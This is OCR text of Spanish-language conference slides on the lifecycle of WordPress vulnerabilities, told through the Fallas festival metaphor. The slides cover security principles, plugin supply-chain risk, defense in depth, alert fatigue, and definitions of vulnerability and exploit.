De la Plantà a la Cremà

El Ciclo de Vida de las Vulnerabilidades WordPress

Por Néstor Angulo

Néstor Angulo de Ugarte

@pharar

CISSP (ISC2.org - 2022)


Web **Security Analyst** (2015-2023)

@GoDaddy WebSecurity

@sucuri.net

Head of Security and Engineering:

patchstack


Un **atacante** solo tiene que acertar **una vez**
Un **defensor** tiene que acertar **siempre**

Dos maneras de entender la seguridad

Preventiva (PRE)

Mitigar el riesgo de sufrir un evento de seguridad

Trabajo constante

Reactiva (POST)

Mitigar el daño tras sufrir un evento de seguridad

Acciones puntuales


SAIZ


NIT DEL FOC

Desde el punto de vista del atacante (POST)

Plantà: Descubre la vulnerabilidad e introduce código malicioso

Comparte la información con sus pares

Los efectos son evidentes

Cremà: Destrucción total del negocio

Desde el punto de vista del defensor (PRE)

Plantà: Descubre la vulnerabilidad

Comparte la información con sus pares

Se mitiga el efecto y se parchea virtualmente

Cremà: Parcheo y desaparición total de la vulnerabilidad


Pilares de la Seguridad de la Información

Tríada de la CIA


- Confidencialidad
- Integridad
- Disponibilidad

Tríada DAD

- Revelación
- Alteración
- Destrucción



Due Diligence and Due Care




WORDPRESS IS INSECURE?
FALSE
WORDPRESS CORE IS INCREDIBLY SECURE

¿Seguridad en WordPres

- https://es.wordpress.org/about/security/

SCAN ME

¿Cuál es el problema entonces?

Seguridad en WordPress

WORDPRESS CUIDA DE LA SEGURIDAD DE SU CÓDIGO

DELEGA EN PLUGINS, DESARROLLADORES, ADMIN, HOSTING, ETC.

HECHOS

Los equipos de desarrollo se componen de seres humanos y asistentes AI limitados.

Normalmente, cada pieza de software contiene varias dependencias (Supply Chain threat).


Más plugins/themes -> en más equipos estás confiando (Trust Chain threat).

Algunos plugins interactúan con otros

Los escáneres de malware en plugin pueden ser trampeados.

Modelo de permebeabilidad de la seguridad del Queso Suizo


- Defense-in-Depth (Defensa en profundidad)
- Una sola capa no es suficiente para proteger



Alert Fatigue

- Demasiadas alertas
- A veces no pueden ser solucionadas porque no hay parches.
- Relajación y silenciado

¿Cómo se **infecta** un sitio **WordPress?**



Vulnerabilidades: Estándares y ejemplos

Vulnerabilidades y Exploits

- **Vulnerabilidad:** Error en el código, o posibilidad de uso indebido, que puede ser utilizado para realizar acciones no autorizadas dentro de un sistema informático.

- **Exploit:** Pieza de Código para aprovechar una vulnerabilidad.

